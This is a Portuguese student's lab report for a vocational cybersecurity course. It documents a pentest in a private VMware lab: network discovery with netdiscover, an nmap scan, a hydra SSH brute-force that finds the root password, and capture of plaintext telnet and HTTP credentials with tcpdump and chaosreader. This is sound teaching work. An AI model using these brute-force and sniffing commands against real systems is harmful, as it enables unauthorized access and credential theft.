



Instituto do Emprego e Formação Profissional, IP  
Centro de Emprego e Formação Profissional do Médio Tejo  
Serviço de Formação Profissional de Tomar

## **CET Cibersegurança**

### **9192 – Análise de Vulnerabilidades - Iniciação**

**Formador: Luis Garcia**

## **Tarefa Prática**

### **PENTEST**

**Trabalho elaborado por Dina Simões**




## Índice

<b>Pré-requisitos e Topologia .....</b>	<b>3</b>
<b>Descrição das tarefas .....</b>	<b>4</b>
<b>Avaliação .....</b>	<b>7</b>
<b>RECONHECIMENTO .....</b>	<b>7</b>
<b>SCANNING .....</b>	<b>8</b>
<b>OBTER ACESSO .....</b>	<b>9</b>
<b>ATAQUE ATIVO .....</b>	<b>9</b>
<b>ATAQUE PASSIVO.....</b>	<b>10</b>

## Pré-requisitos e Topologia


Laboratório composto por 3 máquinas virtuais:

a. Computador com Kali Linux;

 kali\_2023.1 - VMware Workstation


```
(kali㉿kali)-[~]  
$ ip -br -4 a  
lo                UNKNOWN      127.0.0.1/8  
eth0              UP            192.168.159.140/24  
eth1              UP            10.10.10.250/24
```

b. Servidor Debian 11;

 SECURE-SERVER - VMware Workstation

```
root@SECURE-SERVER:/# ip -br -4 a  
lo                UNKNOWN      127.0.0.1/8  
ens33             UP            192.168.159.139/24  
ens34             UP            10.10.10.254/24
```

c. Computador com Windows XP para o cliente.

 WinXP - VMware Workstation

```
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    IP Address. . . . . : 10.10.10.1  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :
```

## Descrição das tarefas

1) Efetuar a preparação do laboratório de PENTEST tendo em conta os pontos seguintes:

a. Instalar e configurar no SECURE-SERVER os serviços HTTP, TELNET e SSH;

```
root@SECURE-SERVER:/# apt-get install apache2
root@SECURE-SERVER:~# apt-get install telnetd
root@SECURE-SERVER:/# apt-get install openssh-server
```

b. Configurar o serviço HTTP de forma que seja possível aceder ao Website a partir da utilização do endereço IP da VM;

```
root@SECURE-SERVER:/etc/apache2# cd sites-available/
root@SECURE-SERVER:/etc/apache2/sites-available# ls
000-default.conf  000-pentest.net.conf  default-ssl.conf
root@SECURE-SERVER:/etc/apache2/sites-available# a2ensite 000-pentest.net
.conf
root@SECURE-SERVER:/# systemctl restart apache2
```

c. Configurar o serviço de SSH para permitir acesso ao root;

```
root@SECURE-SERVER:/etc/ssh# nano sshd_config -l_
34 PermitRootLogin yes
systemctl restart sshd
```

d. Construir uma lista com 5 usernames a seu gosto (um deles deverá ser root);

```
(kali@kali)-[~/wordlists/hydra]
$ cat usernames.txt
root
admin
sysadmin
user
jon
```

e. Construir uma lista com 5 password a seu gosto (uma delas deverá ser passw0rd);

```
(kali@kali)-[~/wordlists/hydra]
$ cat passwords.txt
12qwaszxZX
passw0rd
12345
senha
MyP@ssw0rd!
```

2) Páginas que estão disponíveis no serviço HTTP:

a. Index.html

```
GNU nano 5.4 index.html *
<html>
<head>
  <title> Website Muito Seguro! </title>
</head>
<body>
  <center>
    <h1> Website Muito Seguro! </h1>
  </center>
  <br>
  <form method="POST" action="sucess.html">
    Nome
    <br>
    <input type="text" size=50>
    <br>
    Email
    <br>
    <input type="text" size=50>
    <br>
    Mensagem
    <br>
    <textarea rows=4 cols=45></textarea>
    <br><br><br>
    <input type="submit" value="Enviar Mensagem">
    <input type="submit" value="Enviar Mensagem">
  </form>
</body>
</html>
```



## Website Muito Seguro!


Nome

Email

Mensagem

b. sucess.html

```
GNU nano 5.4      sucess.html
<html>
<head>
  <title> Website Muito Seguro! </title>
</head>
<body>
  <center>
    <h1> Website Muito Seguro! </h1>
  </center>
  <br>
  Mensagem enviada com sucesso!
  <form method="POST" action="index.html">
    <input type="submit" value="Voltar">
  </form>
</body>
</html>
```




## Avaliação

A avaliação da sua tarefa deverá ser efetuada através de imagens (print screen de cada fase do Ethical Hacking):

### RECONHECIMENTO

Efetuar reconhecimento à rede do seu laboratório, tendo o cuidado de especificar interface utilizada e intervalo de IPs inerente ao IP de rede utilizado no contexto desta tarefa.



```
(kali㉿kali)-[~]
$ sudo netdiscover -i eth1 -r 10.10.10.0/24
```

```
kali@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
```

IP	At MAC Address	Count	Len	MAC Vendor / Host
10.10.10.1	00:0c:29:a5:56:13	1	60	VMware, Inc.
10.10.10.254	00:0c:29:5e:3d:c1	1	60	VMware, Inc.

#### Descrição do comando:

`$ sudo netdiscover -i eth1 -r 10.10.10.0/24`

`sudo` ⇒ privilégios de administrador;

`netdiscover` ⇒ ferramenta de reconhecimento;

`-i eth1` ⇒ placa de rede interna (VMnet10);

`-r 10.10.10.0/24` ⇒ reconhecimento a ser feito a toda a rede.

## SCANNING

Efetuar scanning a todas as VM's do seu laboratório, indicando ports abertos bem como software e versão.

```
(kali@kali)-[~]
$ nmap -sV 10.10.10.0/24 -p-

(kali@kali)-[~]
$ nmap -sV 10.10.10.0/24 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 23:20 WEST
Nmap scan report for 10.10.10.1
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 10.10.10.250
Host is up (0.00029s latency).
All 65535 scanned ports on 10.10.10.250 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap scan report for 10.10.10.254
Host is up (0.0027s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
23/tcp    open  telnet?
80/tcp    open  http           Apache httpd 2.4.56 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 194.68 seconds
```

### Descrição do comando:

`$ nmap -sV 10.10.10.0/24 -p-`

**nmap** ⇒ ferramenta de monitorização de um host ou vários, pode dar várias informações, por exemplo, ports abertos, serviços instalados e a sua versão;

**-sV** ⇒ mostra a versão do software dos serviços instalados;

**10.10.10.0/24** ⇒ monitorização a todos os computadores da rede;

**-p-** ⇒ verifica todos os 65535 ports.

Não precisei de tornar o scanning mais lento pois estamos a ser contratados por uma empresa para detetar vulnerabilidades, não é necessário fazer de um modo discreto. Também não achei necessário usar **-sS** pois obtive os resultados pretendidos com o comando acima descrito.



## OBTER ACESSO

### ATAQUE ATIVO

Efetue um ataque com o hydra ao serviço SSH, utilizando as listas de username e password por si construídas.

```
(kali@kali)-[~/wordlists/hydra]
$ hydra -L usernames.txt -P passwords.txt ssh://10.10.10.254
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-10 21:59:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.10.10.254:22/
[22][ssh] host: 10.10.10.254 login: root password: passw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-10 22:00:02
```

Descrição do comando:

`$ hydra -L username.txt -P passwords.txt ssh://10.10.10.254`

`hydra` ⇒ ferramenta wordlist para quando fazemos testes online

`-L usernames.txt` ⇒ vamos tentar todas as usernames que estão na lista usernames.txt, `-L` é letra maiúscula porque usamos uma lista;

`-P passwords.txt` ⇒ vamos tentar todas as passwords que estão na lista passwords.txt, `-P` é letra maiúscula porque fazemos as tentativas a partir de uma lista;

`ssh://10.10.10.254` ⇒

Sucesso!

Temos acesso remoto ao SECURE\_SERVER.

```
(kali@kali)-[~/wordlists/hydra]
$ ssh root@10.10.10.254
The authenticity of host '10.10.10.254 (10.10.10.254)' can't be established.
ED25519 key fingerprint is SHA256:OVhSDMwRzPk3erzCqJ200vjcImKMD/emYlJCFD9kzsA.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.254' (ED25519) to the list of known hosts.
root@10.10.10.254's password:
Linux SECURE-SERVER 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

Welcome to Debian 11.7

Last login: Sat Jun 10 17:56:58 2023
root@SECURE-SERVER:~#
```


## ATAQUE PASSIVO

Efetue monitorização de acesso ao servidor TELNET.


Numa janela, na máquina kali, digitamos o seguinte comando para fazer a interceção dos pacotes, na rede eth1, que passem no port 23 (telnet). Queremos que essa informação seja escrita num ficheiro chamado reportTELNET.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth1 -n port 23 -w reportTELNET
```

Na máquina WinXP, tentamos ter acesso ao servidor SECURE-SERVER, usando a ferramenta TELNET. Digitando as credenciais do SECURE-SERVER, conseguimos acesso remoto ao servidor:



Usando o TELNET, no WinXP temos acesso ao SECURE\_SERVER:



Capturámos 122 pacotes:

```
(kali@kali)-[~]
$ sudo tcpdump -i eth1 -n port 23 -w reportTELNET
[sudo] password for kali:
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C122 packets captured
122 packets received by filter
0 packets dropped by kernel
```

Com o comando seguinte, podemos abrir os pacotes e ler a informação transacionada.

```
(kali@kali)-[~]
$ tcpick -C -y -r reportTELNET
Starting tcpick 0.2.1 at 2023-06-16 01:16 WEST
Timeout for connections is 600
tcpick: reading from reportTELNET
1 SYN-SENT 10.10.10.1:1044 > 10.10.10.254:telnet
1 SYN-RECEIVED 10.10.10.1:1044 > 10.10.10.254:telnet
1 ESTABLISHED 10.10.10.1:1044 > 10.10.10.254:telnet
.....#.....
.....#.....
.....P.....
.....ANSI.....
.....!.....
.....!.....
.....
Debian GNU/Linux 11
SECURE-SERVER login:
r
r
o
o
o
o
t
t

Password:
p
a
s
s
w
o
r
d
```

Conseguimos intercetar as credenciais, mas vamos usar a ferramenta chaosreader:

## telnet: 10.10.10.1:1044 -> 10.10.10.254:23

### File reportTELNET, Session 1

```
.....#.....#.....P.....ANSI.....!.....!.....Debian GNU/Linux 11
SECURE-SERVER login: ...rroooott
Password: passw0rd
Linux SECURE-SERVER 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Welcome to Debian 11.7
```

Aqui as credenciais são mais claras:

O username é “root”, aparece em duplicado pois, a ferramenta chaosreader mostra as teclas digitadas e as teclas que aparecem no ecrã.

A password é “passw0rd”.

Efetue monitorização de acesso ao servidor WEB e tente intercetar as informações submetidas no formulário.

Tentei várias vezes fazer com o site que construí no Debian usado na tarefa até aqui, mas não consegui ter acesso às credenciais. Decidi então usar a máquina do formador “comache1”.

Fiz as instalações e mudanças necessárias:

```
root@SECURESERVER:/etc/network# ip -br -4 a
lo                UNKNOWN      127.0.0.1/8
ens33             UP            192.168.159.129/24
ens34             UP            10.10.10.254/24
```

Na kali, usei o “tcpdump” para tentar capturar as credenciais:

```
(kali@kali)-[~]
$ sudo tcpdump -i eth1 -n port 80 -w reportHTTP
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Usando a Win XP tive à página do SECURE\_SERVER.

Digitei credenciais erradas:



Consegui a captura de 101 pacotes.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth1 -n port 80 -w reportHTTP
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C101 packets captured
101 packets received by filter
0 packets dropped by kernel
```

Com a ferramenta “chaosreader”, converti o ficheiro capturado em HTML:

```
(kali@kali)-[~]
$ chaosreader -D credenciaisHTTP reportHTTP
Chaosreader ver 0.95.10

Opening, reportHTTP

Reading file contents,
100% (770682/770682)
Reassembling packets,
100% (98/101)

Creating files ...
  Num  Session (host:port ↔ host:port)  Service
  0002  10.10.10.1:1039,10.10.10.254:80  http
  0001  10.10.10.1:1038,10.10.10.254:80  http

index.html created.
```

```
(kali@kali)-[~/credenciaisHTTP]
$ ls
extimage.html  httplog.txt  index.text  session_0001.part_01.html.gz  session_0002.part_01.html
getpost.html   image.html   session_0001.http.html  session_0001.part_02.jpeg  session_0002.part_01.html.gz
httplog.text   index.html   session_0001.part_01.html  session_0002.http.html
```

Usei a parte gráfica da ferramenta para ver as credenciais:

```
(kali@kali)-[~/credenciaisHTTP]
$ firefox getpost.html
```

Consegui capturar as credenciais digitadas, se bem que estas credenciais não as corretas.

Chaosreader GET/POST Report

Created at: Fri Jun 16 12:35:01 2023, Type: tcpdump

HTTP GETs and POSTs

1.	Fri Jun 16 12:32:52 2023	10.10.10.1:1038 -> 10.10.10.254:80	GET	/hackers_capa.jpg				
2.	Fri Jun 16 12:34:15 2023	10.10.10.1:1039 -> 10.10.10.254:80	POST	<div>/index.html</div> <table><tr><td>username</td><td>Mary</td></tr><tr><td>password</td><td>MaryTheFairy</td></tr></table>	username	Mary	password	MaryTheFairy
username	Mary							
password	MaryTheFairy							

Muito Obrigada!